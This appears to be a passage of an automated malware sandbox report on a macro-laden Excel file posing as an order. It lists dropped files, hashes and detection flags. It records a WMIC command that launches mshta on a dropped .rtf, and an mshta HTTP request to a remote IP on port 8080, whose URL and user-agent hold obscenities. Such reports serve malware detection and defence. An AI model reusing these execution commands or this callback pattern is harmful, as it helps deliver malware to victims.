SHA-256:	1ED04CC0F0DB6AAC22E194014FE8EBB8490C2BAC5B8BD5B77ADA201C0BD93392
SHA-512:	72D181CA5D45488CBACD1BDD0979C86FFB8DC2B63A7B6D9BD32934C2B2DFD847E12B0B85622C8063292BA8D2DDE5C22CB80827A6ACD8A44FC382DA601068 39
Malicious:	false
Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... ....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....|.G;...H...<.9.S.....%p.LY..{/0.....7...c .....h).%.N...~2.....K....B.. YS....?!%*..?..n...m.9....`.].[.*.lJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@... .W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#...

C:\Users\user\Desktop\FFC20000:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\order 4544471372.xls (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	155069
Entropy (8bit):	7.95786658122654
Encrypted:	false
SSDEEP:	3072:UU3HAnIoTFJ3AA3YqICxMlT0h4377gYllmQskO2UMXGVi2e/JjNxSan6NljwSWEe:UkAIcFFAklVahmlYOOeRnwNKIde14Q
MD5:	07145F1486F9558BEE707ABC21FD5CC1
SHA1:	27734E41E3D924005BA90DAA04615538EE2E8CA5
SHA-256:	1ED04CC0F0DB6AAC22E194014FE8EBB8490C2BAC5B8BD5B77ADA201C0BD93392
SHA-512:	72D181CA5D45488CBACD1BDD0979C86FFB8DC2B63A7B6D9BD32934C2B2DFD847E12B0B85622C8063292BA8D2DDE5C22CB80827A6ACD8A44FC382DA601068 39
Malicious:	**true**
Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... ....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....|.G;...H...<.9.S.....%p.LY..{/0.....7...c .....h).%.N...~2.....K....B.. YS....?!%*..?..n...m.9....`.].[.*.lJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@... .W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#...

C:\Users\user\Desktop\~$order 4544471372.xls	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.083203110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1Mgk2Tfs36JQAiveyn:Yw7gJGWMXJXKSOdYiygKkXe/egk2LsqE
MD5:	F0FF7C0DB9FBFEA7E97F757B2DE48655
SHA1:	09AEFC1E69DF23FE6E02220C1AF0594F59AF8E0F
SHA-256:	327D5F15A71546595D8DAB851049B15D941A266DB6B90E855AEA6ADDBD8B45BE
SHA-512:	9588D9F00A7F63F5E065319404CB83C1C6D995361D913CB046817763C51F6C910A21524BE0B8844ED7030DC2D2563BCE289C0F362F85138D9DE8763F336B0F8B
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 6096;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.950279542064319
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	order 4544471372.xls
File size:	153116
MD5:	531039a455e1f0598cd201b785a1152a
SHA1:	4880df9e94090243029e54a34e941c70298401c7
SHA256:	cf0d6ea61f8e56f80f24792e356adeab2f92b6db2f980a9e5932415484f5b732
SHA512:	5a74dd1f8391f9991e43b11ee8af2ca4ddc0b7045116451293f7fa2a5e0d90d9fac66f1eb8d766d03779d5adbeb0e2845709a2cce4663d70af875512e98b29f3
SSDEEP:	3072:9l0wcwAKQXICZPdxMIT0h4377gYllmQskO2UMXGVi2e/JjNxSan6NljwSWEx02lE:v0qAKeCahmlYOOeRnwNKIde14jd2
File Content Preview:	PK..........!.8v.............[Content_Types].xml ...(..

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "order 4544471372.xls"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	

Indicators

Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 149.129.254.152:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49816	149.129.254.152	8080	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 14:13:14.653744936 CET	8517	OUT	GET /6tfcnfucknugget4gpenis3dade5z6cpc HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Language: en-US User-Agent: rape Host: 149.129.254.152:8080
Dec 2, 2021 14:13:15.302388906 CET	8518	IN	HTTP/1.1 200 OK Server: nginx/1.15.12 Date: Thu, 02 Dec 2021 13:13:15 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 10 Connection: keep-alive Data Raw: 68 69 20 77 61 6e 6b 65 72 73 Data Ascii: hi wankers

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2804 Parent PID: 792

General

Start time:	14:11:34
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x1030000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 5572 Parent PID: 2804

General

Start time:	14:13:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\tCeltZ.rtf"
Imagebase:	0xa30000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 5324 Parent PID: 5572

General

Start time:	14:13:10
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WmiPrvSE.exe PID: 5344 Parent PID: 792

General

Start time:	14:13:11
Start date:	02/12/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff6e70f0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 6096 Parent PID: 5344

General

Start time:	14:13:11
Start date:	02/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\tCeltZ.rtf
Imagebase:	0x7ff6c7ab0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Disassembly

Code Analysis